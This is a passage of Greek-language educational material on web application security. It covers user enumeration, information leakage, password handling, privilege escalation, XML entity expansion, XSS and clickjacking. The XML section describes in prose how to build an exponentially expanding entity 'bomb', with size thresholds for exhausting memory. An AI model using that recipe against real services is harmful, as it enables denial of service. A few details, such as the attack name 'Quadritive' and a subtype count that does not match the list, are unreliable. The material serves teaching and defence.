Λύση: Αυτή η λύση έχει προαπαιτούμενο. Εάν η αίτηση χρησιμοποιεί ερωτήσεις ασφαλείας, θα πρέπει να συλλέγονται απαντήσεις για τουλάχιστον 5 ερωτήσεις ανοιχτού τύπου κατά τη διάρκεια της διαδικασίας εγγραφής. Αυτές οι ερωτήσεις δεν θα πρέπει να ζητούν απαντήσεις που μπορούν εύκολα να βρεθούν στο Facebook, στο Google, στο LinkedIn κλπ. Επίσης να εμφανίζονται και τυχαίες ερωτήσεις ασφαλείας όταν ένας χρήστης εισάγει ένα έγκυρο ή άκυρο όνομα χρήστη. Αυτό θα εμποδίσει τους εισβολείς να μαντέψουν ένα έγκυρο όνομα χρήστη. Παραδείγματα καλών ερωτήσεων:

Ποιος ήταν ο παιδικός σου ήρωας;
Ποιες ήταν οι αγαπημένες σας διακοπές;

Πρόβλημα: Απαιτείται ένα πεδίο ονόματος χρήστη πριν την οθόνη κωδικού πρόσβασης. Ένα έγκυρο όνομα χρήστη οδηγεί σε μια σελίδα με μια προσαρμοσμένη εικόνα και φράση ή εικόνα επαναλαμβανόμενη/τυποποιημένη (γιατί υπάρχει πάντα ένας παπαγάλος;) και μια προσαρμοσμένη φράση. Ένα μη έγκυρο όνομα χρήστη οδηγεί σε μια σελίδα με εικόνα και φράση

επαναλαμβανόμενη/τυποποιημένη.

Καταρχήν, η εικόνα και η φράση βοηθούν τον εισβολέα περισσότερο από τον πραγματικό χρήστη. Υποτίθεται ότι πρέπει να πει στον χρήστη ότι μπορεί να βρίσκονται σε ιστότοπο απομιμήσεων που συλλέγει τα διαπιστευτήριά του, καθώς η εικόνα και η φράση δεν ταιριάζουν. Αν έχουν φτάσει τόσο μακριά στη διαδικασία, θα συνεχίσουν να δακτυλογραφούν όσο εμφανίζεται κάποια εικόνα και φράση εκεί. Ο επιτιθέμενος, από την άλλη πλευρά, μπορεί εύκολα να αναγνωρίσει την επαναλαμβανόμενη/τυποποιημένη εικόνα και φράσεις, καθώς οι φράσεις είναι τέτοιες που κανείς δεν θα πληκτρολογούσε ποτέ, και συνήθως γραμματικά σωστές.

Λύση: Εάν είναι δυνατόν, δεν πρέπει να γίνεται χρήση εικόνας και τη φράσης, αλλά ερωτήσεων ασφαλείας ή μιας λύσης δύο παραγόντων όπως το SMS ή το διακριτικό. Αν υπάρχει κόλλημα με την εικόνα και τη φράση, να επιτρέπεται ο χρήστης να επιλέξει μια εικόνα από ένα σύνολο εικόνων που παρέχεται σε αυτές και φράσεις από μια αναπτυσσόμενη λίστα. Το να επιτρέπεται να δημιουργήσουν τη δική τους φράση ή να ανεβάσουν μια εικόνα κάνει προφανές σε έναν εισβολέα ότι το όνομα χρήστη είναι έγκυρο. Το κλειδί για τα άκυρα ονόματα χρηστών εδώ είναι η συνέπεια. Αν είμαι εισβολέας και βάλω "test" και παίρνω μια διαφορετική εικόνα και φράση κάθε φορά, τότε ξέρω ότι ο χρήστης είναι άκυρος. Σε έναν έγκυρο χρήστη θα παρουσιάζεται πάντα εκείνο που επέλεξε. Επομένως, πρέπει να οριστεί μια σταθερή εικόνα και φράση για τους άκυρους χρήστες.

[Σ.18]

Διαρροή Πληροφοριών

Διαρροή πληροφοριών είναι μια αδυναμία εφαρμογής στην οποία μια εφαρμογή αποκαλύπτει ευαίσθητα δεδομένα, όπως τεχνικές λεπτομέρειες της διαδικτυακής εφαρμογής, περιβάλλοντος ή δεδομένων ειδικά για τον χρήστη. Τα ευαίσθητα δεδομένα μπορούν να χρησιμοποιηθούν από έναν εισβολέα για να εκμεταλλευτεί τη διαδικτυακή εφαρμογή-στόχο, το δίκτυο φιλοξενίας της ή τους

χρήστες της. Συνεπώς, η διαρροή ευαίσθητων δεδομένων θα πρέπει να περιορίζεται ή να παρεμποδίζεται όποτε είναι δυνατόν. Η διαρροή πληροφοριών, στη συνηθέστερη μορφή της, είναι το αποτέλεσμα μιας ή περισσοτέρων από τις ακόλουθες συνθήκες: Αποτυχία να καθαρίσουμε τα σχόλια HTML / Script που περιέχουν ευαίσθητες πληροφορίες, ακατάλληλες ρυθμίσεις παραμέτρων εφαρμογής ή διακομιστή ή, τέλος, διαφορές στις απαντήσεις της εφαρμογής σε έγκυρα και μη έγκυρα δεδομένα.

Η αμέλεια να καθαρίσουμε τα σχόλια HTML / Script πριν από την προώθηση στο περιβάλλον παραγωγής μπορεί να έχει ως αποτέλεσμα τη διαρροή ευαίσθητων πληροφοριών με βάση τα συμφραζόμενα, όπως η δομή καταλόγου διακομιστών, η δομή ερωτημάτων SQL και οι πληροφορίες εσωτερικού δικτύου. Συχνά ένας προγραμματιστής θα αφήσει σχόλια μέσα στον κώδικα HTML ή / και Script για να διευκολύνει τη διαδικασία εντοπισμού σφαλμάτων ή ολοκλήρωσης κατά τη διάρκεια της φάσης προπαραγωγής. Παρόλο που δεν αποτελεί πρόβλημα στο να επιτρέπεται στους προγραμματιστές να συμπεριλαμβάνουν σχόλια στο περιεχόμενο που αναπτύσσουν, αυτά τα σχόλια θα πρέπει να καταργηθούν πριν από τη δημόσια έκθεση του περιεχομένου.

Οι αριθμοί έκδοσης λογισμικού και τα λεπτομερή μηνύματα σφάλματος (όπως οι αριθμοί έκδοσης ASP.NET) αποτελούν παραδείγματα ακατάλληλων διαμορφώσεων διακομιστών. Αυτές οι πληροφορίες είναι χρήσιμες για έναν εισβολέα, παρέχοντας λεπτομερή γνώση σχετικά με το πλαίσιο, τις γλώσσες ή τις προ συναρμολογημένες λειτουργίες που χρησιμοποιούνται από μια εφαρμογή στο διαδίκτυο. Οι περισσότερες προεπιλεγμένες διαμορφώσεις διακομιστών παρέχουν αριθμούς έκδοσης λογισμικού και λεπτομερή μηνύματα σφάλματος για σκοπούς εντοπισμού σφαλμάτων και αντιμετώπισης προβλημάτων. Μπορούν να πραγματοποιηθούν αλλαγές διαμόρφωσης για την απενεργοποίηση αυτών των λειτουργιών, αποτρέποντας την εμφάνιση αυτών των πληροφοριών.

Οι σελίδες που παρέχουν διαφορετικές απαντήσεις βάσει της εγκυρότητας των δεδομένων μπορούν επίσης να οδηγήσουν σε διαρροή πληροφοριών, ειδικά όταν τα στοιχεία που θεωρούνται εμπιστευτικά αποκαλύπτονται ως αποτέλεσμα του σχεδιασμού της διαδικτυακής εφαρμογής. Παραδείγματα ευαίσθητων

δεδομένων περιλαμβάνουν (αλλά δεν περιορίζονται σε): αριθμούς λογαριασμών, αναγνωριστικά χρήστη (αριθμός άδειας οδήγησης, αριθμός διαβατηρίου, αριθμοί κοινωνικής ασφάλισης κ.λπ.) και ειδικές πληροφορίες χρήστη (κωδικοί πρόσβασης, διευθύνσεις κλπ.). Η διαρροή πληροφοριών στο πλαίσιο αυτό αφορά την έκθεση βασικών δεδομένων χρήστη που θεωρούνται εμπιστευτικά ή μυστικά, τα οποία δεν πρέπει να εκτίθενται σε απλή προβολή, ακόμη και στον χρήστη. Οι αριθμοί πιστωτικών καρτών είναι ένα τυπικό παράδειγμα δεδομένων χρήστη τα οποία πρέπει να προστατεύονται περαιτέρω από την έκθεση ή τη διαρροή ακόμη και με σωστή κρυπτογράφηση και ήδη υφιστάμενους ελέγχους πρόσβασης.

[Σ.19]

Εσφαλμενη Διαχείρηση Κωδικών (Password Mismanagement)

Ο ασφαλής έλεγχος ταυτότητας είναι απαραίτητος για την ασφαλή χρήση των χρηστών. Αυτό σημαίνει ότι πρέπει να χρησιμοποιούνται κωδικοί πρόσβασης με ασφάλεια.

Εάν οι λογαριασμοί των χρηστών δέχονται επιθέσεις εύκολα, η εμπιστοσύνη των χρηστών στην εφαρμογή θα μειωθεί γρήγορα. Η διασφάλιση ισχυρού ελέγχου ταυτότητας είναι ένα μείγμα προτροπής/κατεύθυνσης των χρηστών σας σε καλές συνήθειες. Οι επιτιθέμενοι προσπαθούν συνεχώς να βρουν τρόπους για να παρακάμψουν τον έλεγχο ταυτότητας, οπότε πρέπει να είναι βέβαιο ότι δεν επιτρέπονται τυχόν αδυναμίες.

Ο πιο ασφαλής κώδικας είναι ο κώδικας που δεν υπάρχει! Είναι απαραίτητο να χρησιμοποιείται έλεγχος ταυτότητας τρίτων μερών αντί να δημιουργούμε δικό μας. Ορισμένες εφαρμογές που χρησιμοποιούνται συνήθως:

Facebook
Twitter
Google+
LinkedIn

Η ενσωμάτωση του ελέγχου ταυτότητας τρίτου μέρους στον ιστότοπο θα

επιτρέψει την απρόσκοπτη εγγραφή των χρηστών και θα αποτρέψει εντελώς ένα πιθανό φορέα εισβολής στον ιστότοπο. Τα σύγχρονα συστήματα ελέγχου ταυτότητας ακολουθούνται από λεπτομερή τεκμηρίωση προγραμματιστών και SDK για μια ποικιλία γλωσσών προγραμματισμού.

- Εξασφάλιση Της Πολυπλοκότητας Του Κωδικού Πρόσβασης

Πρέπει να είναι βέβαιο ότι οι κωδικοί πρόσβασης έχουν ελάχιστο μήκος και εάν η τοποθεσία ασχολείται με ευαίσθητα δεδομένα, να επιβάλλονται κανόνες περίπλοκου κωδικού πρόσβασης. Αυτό συνήθως σημαίνει ότι απαιτούνται πεζά με κεφαλαία και απαιτούνται ένας ή περισσότεροι αριθμητικοί ή συμβολικοί χαρακτήρες. Μπορεί επίσης να υπάρχει μια μαύρη λίστα με "προφανείς" κωδικούς πρόσβασης ή να αποκλειστούν οι κωδικοί πρόσβασης με πάρα πολλά επαναλαμβανόμενα σύμβολα.

- Να Επιτρέπεται Η Επαναφορά Κωδικού Πρόσβασης Μέσω Ηλεκτρονικού Ταχυδρομείου

Ο πιο ασφαλής τρόπος για την πραγματοποίηση επαναφοράς κωδικού πρόσβασης είναι να επιτρέπεται στους χρήστες να στέλνουν οι ίδιοι τους συνδέσμους επαναφοράς στο ηλεκτρονικό ταχυδρομείο. Επίσης να είναι βέβαιο ότι ο χρόνος επαναφοράς των συνδέσμων επαναφοράς έχει λήξει.

- Επιβεβαίωση Του Παλιού Κωδικού Πρόσβασης Στην Επαναφορά

Εάν ένας χρήστης είναι ήδη συνδεδεμένος και επαναφέρει τον κωδικό πρόσβασής του, να ζητείται ο προηγούμενος κωδικός πρόσβασής του. Αυτό θα προστατεύσει τους χρήστες αν παραμείνουν συνδεδεμένοι σε δημόσιους υπολογιστές.

- Αποτρέψτε Brute Force Επιθέσεις

Ένας κοινός τρόπος επίθεσης χρησιμοποιεί σενάρια που προσπαθούν επανειλημμένα να συνδεθούν με γνωστά ονόματα χρήστη και κοινούς κωδικούς πρόσβασης. Αυτό είναι υπολογιστικά φθηνό και υπάρχουν πολλά βοηθητικά προγράμματα για την αυτοματοποίηση αυτής της επίθεσης. Μεγάλες "χωματερές" - διαρροές κωδικών πρόσβασης από ιστορικές εισβολές - δίνουν σε έναν εισβολέα μια καλή ιδέα για τις φράσεις που συνήθως χρησιμοποιούν οι άνθρωποι ως κωδικούς πρόσβασης.

Η πρώτη άμυνα εναντίον αυτού του τύπου επίθεσης είναι η αποτροπή της απαρίθμησης των χρηστών. Εάν δεν επιστρέφεται κανένα σχόλιο όταν μια επίθεση βίαιης δύναμης υποθέτει σωστά τα ονόματα χρηστών, αυξάνεται σημαντικά ο αριθμός των εικασιών που χρειάζονται για την εισβολή σε ένα λογαριασμό.

Η δεύτερη υπεράσπιση είναι η "τιμωρία" πολλαπλών αποτυχημένων προσπαθειών σύνδεσης με το ίδιο όνομα χρήστη. Πολύ ασφαλή συστήματα θα κλειδώσουν το λογαριασμό μέχρι να παρέμβει ένας διαχειριστής, αλλά αυτό είναι πολύ χειροκίνητο. Το κλείδωμα του λογαριασμού προσωρινά (ακόμη και για μερικά δευτερόλεπτα ή λεπτά) είναι αρκετό συχνά για να καταστήσει τις επιθέσεις brute force αναποτελεσματικές. Διαφορετικά, θα πρέπει να ζητηθεί από τον χρήστη να εκτελέσει μια ενέργεια για να αποδείξει ότι δεν είναι κάποιος script κώδικας - όπως η επίλυση ενός CAPTCHA.

- Αποθήκευση Των Κωδικών Πρόσβασης Σε Ισχυρά Κατακερματισμένη Και "Αλατισμένη" (Salted) Μορφή.

Ένας αλγόριθμος κατακερματισμού είναι ένας μονόδρομος μετασχηματισμός που συσκοτίζει την αρχική είσοδο, αλλά μπορεί να χρησιμοποιηθεί για να ελέγξει αν η είσοδος εισάγεται σωστά και πάλι. Αποθηκεύοντας τους κωδικούς πρόσβασης σε κατακερματισμένη μορφή, ακόμη και ένας εισβολέας (ή ένας κακόβουλος υπάλληλος!) που έχει πρόσβαση στη

βάση δεδομένων δεν μπορεί να κάνει χρήση των λεπτομερειών του λογαριασμού.

Ο κατακερματισμός είναι ένα πολύ θετικό βήμα, αλλά ακόμα ευάλωτο σε έναν εισβολέα ικανό να δημιουργήσει ένα “ουράνιο τόξο” - μια λίστα από προκαθορισμένους, κατακερματισμένους, κοινούς κωδικούς πρόσβασης. Αυτός ο τύπος επίθεσης αναζήτησης μπορεί να νικηθεί με την προσθήκη “αλατιού” στο hash - ένα στοιχείο τυχαιότητας, που θα κάνει την ίδια είσοδο να δημιουργήσει ένα διαφορετικό hash, αλλά ακόμα χρησιμοποιήσιμο για να ελέγξει την ορθότητα της εισόδου όταν πληκτρολογηθεί ξανά.

- Ολοκλήρωση Των Συνεδριών Μετά Από Αδράνεια Και Ύπαρξη Μεθόδου Αποσύνδεσης

Μπορεί να υπάρχει όλη η ασφάλεια που χρειάζεται στην μπροστινή πόρτα, αλλά αν δεν επιτρέπεται στους χρήστες να την κλείσουν όταν τελειώσουν, είναι όλα άχρηστα. Θα πρέπει να υπάρχει ένα κουμπί αποσύνδεσης, έτσι ώστε οι χρήστες να μπορούν να τερματίσουν τη συνεδρία τους όταν ολοκληρωθεί η αλληλεπίδραση με τον ιστότοπο. Επιπλέον, αν ο ιστότοπός χειρίζεται ευαίσθητα δεδομένα, οι συνεδρίες θα πρέπει να τερματίζονται μετά από μια περίοδο αδράνειας. (Οι χρήστες συχνά παραμελούν την αποσύνδεση.)

- Να Χρησιμοποιείται HTTPS Για Ασφαλή Επικοινωνία

Πρέπει να είναι βέβαιο ότι χρησιμοποιείται κρυπτογραφημένη επικοινωνία όταν ζητούνται από έναν χρήστη τα στοιχεία σύνδεσης του, ή αλλιώς ο κωδικός πρόσβασης μπορεί να κλαπεί από μια επίθεση Man In The Middle. Ομοίως, να είναι βέβαιο ότι όλη η επικοινωνία μεταξύ του διακομιστή και του προγράμματος περιήγησης μετά τη σύνδεση πραγματοποιείται μέσω του HTTPS, οπότε η συνεδρία τους δεν μπορεί να παραβιαστεί.

[Σ.20]

Privilege Escalation

Η κλιμάκωση προνομίων σημαίνει ότι ο χρήστης λαμβάνει προνόμια στα οποία δεν έχει δικαίωμα. Τα αποκτηθέντα δικαιώματα μπορούν να χρησιμοποιηθούν για τη διαγραφή αρχείων, την προβολή ιδιωτικών πληροφοριών ή την εγκατάσταση ανεπιθύμητων προγραμμάτων όπως οι ιοί. Συνήθως συμβαίνει όταν ένα σύστημα έχει ένα σφάλμα που επιτρέπει την παράκαμψη της ασφάλειας ή, έχει σχεδιαστεί ελαττωματικά σχετικά με τις υποθέσεις για τον τρόπο με τον οποίο θα χρησιμοποιηθεί. Η κλιμάκωση προνομίων εμφανίζεται σε δύο μορφές:

- Κάθετη κλιμάκωση προνομίων, γνωστή και ως αύξηση προνομίων, όπου ένας χρήστης ή εφαρμογή χαμηλότερων προνομίων έχει πρόσβαση σε λειτουργίες ή περιεχόμενο που προορίζεται για χρήστες ή εφαρμογές υψηλότερων προνομίων (π.χ. οι χρήστες του Internet Banking μπορούν να έχουν πρόσβαση στις λειτουργίες διαχείρισης συστήματος / ιστότοπου ή ο κωδικός πρόσβασης για ένα smartphone μπορεί να παρακαμφθεί).

- Η οριζόντια κλιμάκωση προνομίων, όπου ένας απλός χρήστης αποκτά πρόσβαση σε λειτουργίες ή περιεχόμενο που προορίζεται για άλλους απλούς χρήστες (π.χ., ο Διαδικτυακός Τραπεζικός Χρήστης Α προσεγγίζει τον τραπεζικό λογαριασμό του Διαδικτυακού Χρήστη Β).

[Σ.1]

XML Entity Expansion

Το πρότυπο XML επιτρέπει τη χρήση των DTD (Document Type Definitions | Ορισμοί Τύπων εγγράφων). Τα DTD προορίζονται να καθορίσουν την αναμενόμενη δομή ενός εγγράφου XML. Ένα χαρακτηριστικό των DTDs είναι η δυνατότητα να ορίζουν οντότητες. Οι οντότητες είναι μεταβλητές που χρησιμοποιούνται για τον ορισμό συντομεύσεων σε συμβολοσειρές ή ειδικούς χαρακτήρες. Τυπικά παραδείγματα προκαθορισμένων οντοτήτων είναι οι οντότητες που χρησιμοποιούνται στο HTML. Για να χρησιμοποιηθούν οι χαρακτήρες "<" ή ">" εκτός των ετικετών HTML, πρέπει να αντικατασταθούν από

τις οντότητες τους:

ο χαρακτήρας ">" έχει την οντότητα "& gt;"
ο χαρακτήρας "<" έχει την οντότητα "& lt;"

Οι οντότητες που δεν είναι προκαθορισμένες μπορούν να δηλωθούν εσωτερικά ή εξωτερικά.

- Δηλωμένη εσωτερικά - η οντότητα ορίζεται μέσα στο ίδιο έγγραφο.

- Δηλωμένη εξωτερικά - η οντότητα ορίζεται σε εξωτερικό έγγραφο. Αναφέρεται μόνο η αναφορά στο εξωτερικό έγγραφο.

Όταν περιλαμβάνονται σε ένα μήνυμα SOAP (Simple Object Access Protocol), οι οντότητες DTDs μπορούν να χρησιμοποιηθούν για την εκδήλωση επιθέσεων που περιορίζουν τη διαθεσιμότητα μιας υπηρεσίας ιστού με την αποστράγγιση πόρων του συστήματος δια της κατάληψης μεγάλων περιοχών μνήμης.

Υπάρχουν τρεις υποτύποι της επίθεσης:

1 - XML Generic Entity Expansion

Η καθολική επέκταση οντότητας XML είναι η πιο απλή επίθεση. Αρκεί ο επιτιθέμενος να δηλώσει μια οντότητα με μεγάλο περιεχόμενο και να χρησιμοποιήσει την οντότητα πολλές φορές στο μήνυμα SOAP (Simple Object Access Protocol). Κατά την ανάλυση του μηνύματος SOAP (Simple Object Access Protocol) αναλύονται όλες οι οντότητες που προκαλούν εξάντληση της μνήμης RAM της επιτιθέμενης υπηρεσίας ιστού. Ως πρόχειρη εκτίμηση, η επίθεση λειτουργεί όταν χρησιμοποιούνται οι ακόλουθοι παράμετροι:

- Μήκος συμβολοσειράς: περισσότεροι από 10 ^ 5 χαρακτήρες.

- Αριθμός εμφανίσεων οντοτήτων στο έγγραφο: περισσότερες από

30.000 εμφανίσεις.

Αυτή η επίθεση είναι επίσης γνωστή ως "Quadritive Blowup DOS Attack" (Επίθεση DOS τετραμερούς έκρηξης).

2 - XML Recursive Entity Expansion

Η βασική ιδέα πίσω από την αναδρομική επέκταση οντότητας XML είναι η ίδια με την καθολική επίθεση οντότητας XML, ωστόσο η επίθεση είναι λίγο πιο κομψή. Όταν πετύχει, ένα σχετικά μικρό μήνυμα SOAP (Simple Object Access Protocol) επεκτείνεται σε μια μεγάλη δομή μνήμης που εξαντλεί τη μνήμη RAM της εφαρμογής.

Ας εξηγήσουμε την επίθεση με βάση ένα παράδειγμα: Ο εισβολέας ξεκινά καθορίζοντας τουλάχιστον 100 οντότητες που ονομάζονται &x0; ως &x100;. Η οντότητα &x0; λαμβάνει μια καθορισμένη τιμή. Όλες οι άλλες οντότητες &x1; μέχρι &x100; περιέχουν ως τιμή το όνομα της προηγούμενης οντότητας δύο φορές. Αν ορίζουμε την οντότητα &x50;, τότε η τιμή της οντότητας είναι "&x49; &x50;".

Αργότερα στο έγγραφο το &x100; χρησιμοποιείται μία φορά. Αυτό επαρκεί για την καταστροφή της διαθεσιμότητας των υπηρεσιών διαδικτύου, καθώς το μέγεθος του εγγράφου αυξάνεται εκθετικά. Με κάθε επανάληψη ο αριθμός των οντοτήτων στο έγγραφο διπλασιάζεται, με αποτέλεσμα επαναλήψεις 2 ^ 101 της τιμής της οντότητας &x0 ;. Αυτή η επίθεση είναι επίσης γνωστή ως "XML Bomb" (Βόμβα XML).

3 - XML Remote Entity Expansion

Όταν χρησιμοποιεί την επίθεση απομακρυσμένης επέκτασης οντότητας XML, ο εισβολέας ορίζει μια εξωτερική οντότητα, η οποία δείχνει επίσης σε μια εξωτερική οντότητα και ούτω καθεξής. Πριν από οποιαδήποτε περαιτέρω επεξεργασία, ο συντακτικός αναλυτής πρέπει να ανακτήσει όλους τους ορισμούς

εξωτερικής οντότητας. Ανάλογα με το “φόρτο” της υπηρεσίας, αυτό μπορεί να χρησιμοποιήσει όλους τους υπόλοιπους πόρους συστήματος της υπηρεσίας ιστού και συνεπώς να το αχρηστεύσει.

4 - XML C14N Entity Expansion

Η επίθεση λειτουργεί ακριβώς όπως στην προηγούμενη παράγραφο. Η μόνη διαφορά είναι ότι οι οντότητες επιλύονται κατά τη διάρκεια της διαδικασίας κανονικοποίησης.

Για να λειτουργήσει αυτή η επέκταση οντότητας από μακριά XML, ο επιτιθέμενος πρέπει να έχει γνώση για τα ακόλουθα πράγματα:

1. Ο επιτιθέμενος γνωρίζει το τελικό σημείο της υπηρεσίας ιστού. Το WSDL (Web Services Description Language) δεν απαιτείται, αφού η επίθεση επικεντρώνεται αποκλειστικά στον XML Parser. Δεν έχει σημασία αν οι λειτουργίες στο μήνυμα SOAP είναι έγκυρες.

2. Ο επιτιθέμενος μπορεί να φτάσει στο τελικό σημείο από το σημείο που βρίσκεται. Εάν η υπηρεσία ιστού είναι διαθέσιμη μόνο σε χρήστες εντός συγκεκριμένου δικτύου μιας εταιρείας, αυτή η επίθεση είναι περιορισμένη.

[Σ.21]

2.2.2. Επίθεση Στον Πελάτη (Client Attack)

Cross-Site Scripting (XSS)

Οι επιθέσεις XSS εμφανίζονται όταν ένας εισβολέας χρησιμοποιεί μια εφαρμογή ιστού για να στείλει έναν κακόβουλο κώδικα, με τη μορφή ενός σεναρίου από την πλευρά του περιηγητή ιστού, σε έναν διαφορετικό τελικό

χρήστη. Τα ελαττώματα που επιτρέπουν την επιτυχία αυτών των επιθέσεων είναι ευρέως διαδεδομένα και υπάρχουν οπουδήποτε μια εφαρμογή Ιστού χρησιμοποιεί είσοδο από έναν χρήστη στην έξοδο που παράγει χωρίς επικύρωση ή κωδικοποίηση.

Ένας εισβολέας μπορεί να χρησιμοποιήσει XSS για να στείλει ένα κακόβουλο σενάριο σε έναν ανυποψίαστο χρήστη. Το πρόγραμμα περιήγησης του τελικού χρήστη δεν έχει κανέναν τρόπο να γνωρίζει ότι το σενάριο δεν είναι αξιόπιστο και θα το εκτελέσει. Επειδή πιστεύει ότι το σενάριο προέρχεται από μια αξιόπιστη πηγή, το κακόβουλο σενάριο μπορεί να έχει πρόσβαση σε όλα τα cookies, τα session tokens ή άλλες ευαίσθητες πληροφορίες που διατηρεί το πρόγραμμα περιήγησης και χρησιμοποιούνται από αυτόν τον ιστότοπο. Αυτά τα σενάρια μπορούν ακόμη και να ξαναγράψουν το περιεχόμενο της σελίδας HTML.

[Σ.22]

Κατηγορίες επιθέσεων XSS:

1 - Αποθηκευμένη XSS (Ή επίμονη ή Τύπος 1)

Η αποθηκευμένη XSS γενικά συμβαίνει όταν η είσοδος χρήστη αποθηκεύεται στο διακομιστή προορισμού, όπως σε μια βάση δεδομένων, σε ένα φόρουμ μηνυμάτων, στο αρχείο καταγραφής επισκεπτών, στο πεδίο σχολίων κλπ. Και έπειτα ένα θύμα είναι σε θέση να ανακτήσει τα αποθηκευμένα δεδομένα από την διαδικτυακή εφαρμογή χωρίς να είναι ασφαλές να εμφανιστούν στο πρόγραμμα περιήγησης του θύματος, γιατί στην πραγματικότητα είναι κακόβουλος κώδικας.

Με την εμφάνιση του HTML5 και άλλων τεχνολογιών του προγράμματος περιήγησης, μπορούμε να φανταστούμε το φορτίο επίθεσης το οποίο αποθηκεύεται μόνιμα στο πρόγραμμα περιήγησης του θύματος, όπως μια βάση δεδομένων HTML5 και ποτέ να μην αποσταλεί στον διακομιστή.

2 - Αντανακλασμένη XSS (Ή μη επίμονη ή Τύπος 2)

Η αντανακλασμένη XSS εμφανίζεται όταν η είσοδος χρήστη επιστρέφεται αμέσως από μια εφαρμογή ιστού σε μήνυμα σφάλματος, αποτέλεσμα αναζήτησης ή οποιαδήποτε άλλη απάντηση που περιλαμβάνει μερικές ή όλες τις παρεχόμενες πληροφορίες από το χρήστη ως μέρος της αίτησης, χωρίς αυτά τα δεδομένα να είναι ασφαλές να εμφανιστούν στο πρόγραμμα περιήγησης και χωρίς να αποθηκεύει μόνιμα τα δεδομένα που παρέχονται από το χρήστη. Σε ορισμένες περιπτώσεις, τα δεδομένα που παρέχονται από τον χρήστη ενδέχεται να μην στέλνονται ούτε από το πρόγραμμα περιήγησης.

3 - XSS βασισμένη στο DOM (Document Object Model) (Ή Τύπος - 0)

Όπως ορίζει ο Amit Klein, ο οποίος δημοσίευσε το πρώτο άρθρο σχετικά με αυτό το θέμα, η βασισμένη στο DOM XSS είναι μια μορφή XSS όπου ολόκληρη η ροή των δεδομένων από την “πηγή” στον “νεροχύτη” πραγματοποιείται στο πρόγραμμα περιήγησης, δηλαδή η πηγή των δεδομένων είναι στο DOM, ο νεροχύτης είναι επίσης στο DOM και η ροή δεδομένων δεν φεύγει ποτέ από το πρόγραμμα περιήγησης. Για παράδειγμα, η πηγή (όπου διαβάζονται τα κακόβουλα δεδομένα) θα μπορούσε να είναι η διεύθυνση URL της σελίδας (π.χ. document.location.href), ή θα μπορούσε να είναι ένα στοιχείο της HTML, και ο νεροχύτης είναι μια κλήση συνάρτησης που προκαλεί εκτέλεση κακόβουλου κώδικα (π.χ. document.write).

Για χρόνια, οι περισσότεροι άνθρωποι τίς σκέφτονταν (Αποθηκευμένη, Αντανακλασμένη, Βασισμένη DOM) ως τρεις διαφορετικούς τύπους XSS, αλλά στην πραγματικότητα επικαλύπτονται. Μπορούν να είναι αποθηκευμένες και αντανακλασμένες, βασισμένες στο DOM XSS. Μπορούν επίσης να είναι αποθηκευμένες και αντανακλασμένες XSS που δεν βασίζονται στο DOM, αλλά αυτό είναι συγκεχυμένο, οπότε για να βοηθήσει να διευκρινιστούν τα πράγματα, ξεκινώντας γύρω στα μέσα του 2012, η ερευνητική κοινότητα πρότεινε και άρχισε να χρησιμοποιεί δύο νέους όρους για να οργανώσει τους τύπους XSS που υπάρχουν:

- XSS από την πλευρά του διακομιστή
- XSS από την πλευρά του πελάτη

- XSS Από Την Πλευρά Του Διακομιστή

Η XSS από την πλευρά του διακομιστή παρουσιάζεται όταν συμπεριλαμβάνονται μη αξιόπιστα δεδομένα τα οποία παρέχονται από τον χρήστη σε ένα έγγραφο HTML που παράγεται από το διακομιστή. Η πηγή αυτών των δεδομένων μπορεί να προέρχεται από το αίτημα ή από μια αποθηκευμένη τοποθεσία. Ως εκ τούτου, μπορούμε να έχουμε και Αντανακλασμένη XSS και Αποθηκευμένη XSS και τις 2 από την πλευρά του διακομιστή.

Σε αυτήν την περίπτωση, ολόκληρη η αδυναμία είναι στον κώδικα από την πλευρά του διακομιστή και το πρόγραμμα περιήγησης απαντάει και εκτελεί κάθε έγκυρο σενάριο που είναι ενσωματωμένο σε αυτόν.

- XSS Από Την Πλευρά Του Πελάτη

Η XSS από την πλευρά του πελάτη εμφανίζεται όταν χρησιμοποιούνται μη αξιόπιστα δεδομένα από τον χρήστη για την ενημέρωση του DOM με μια μη ασφαλή κλήση JavaScript. Μια κλήση JavaScript θεωρείται επικίνδυνη εάν μπορεί να χρησιμοποιηθεί για την εισαγωγή έγκυρου JavaScript στο DOM. Η πηγή αυτών των δεδομένων μπορεί να προέρχεται από το DOM ή θα μπορούσε να έχει αποσταλεί από τον διακομιστή (μέσω κλήσης AJAX ή φόρτωσης σελίδας). Η τελική πηγή των δεδομένων θα μπορούσε να προέρχεται από ένα αίτημα ή από μια αποθηκευμένη σελίδα στον πελάτη ή στον διακομιστή. Ως εκ τούτου, μπορούμε να έχουμε και Αντανακλασμένη XSS και Αποθηκευμένη XSS και τις δύο από την πλευρά του πελάτη.

[Σ.23]

Clickjacking

Το Clickjacking, γνωστό και ως "επίθεση επανόρθωσης UI (User Interface)", είναι όταν ένας εισβολέας χρησιμοποιεί πολλαπλά διαφανή ή αδιαφανή επίπεδα για να εξαπατήσει έναν χρήστη να κάνει κλικ σε ένα κουμπί ή να συνδεθεί σε άλλη σελίδα ενώ είχαν σκοπό να κάνουν κλικ στη σελίδα του ανωτέρου επιπέδου. Έτσι, ο εισβολέας "παγιδεύει" τα κλικ που προορίζονται για τη σελίδα του και τα δρομολογεί σε μια άλλη σελίδα, που πιθανότατα ανήκει σε άλλη εφαρμογή, τομέα ή και τα δύο.

Χρησιμοποιώντας μια παρόμοια τεχνική, οι πληκτρολογήσεις μπορούν επίσης να καταγραφούν. Με έναν προσεκτικά σχεδιασμένο συνδυασμό stylesheets, iframes και πλαισίων κειμένου, ένας χρήστης μπορεί να οδηγηθεί να πιστέψει ότι πληκτρολογεί τον κωδικό πρόσβασης στο ηλεκτρονικό ταχυδρομείο ή τον τραπεζικό λογαριασμό του, αλλά αντ' αυτού γράφει σε ένα αόρατο πλαίσιο που ελέγχεται από τον εισβολέα.

[Σ.24]

Cross-Site Request Forgery

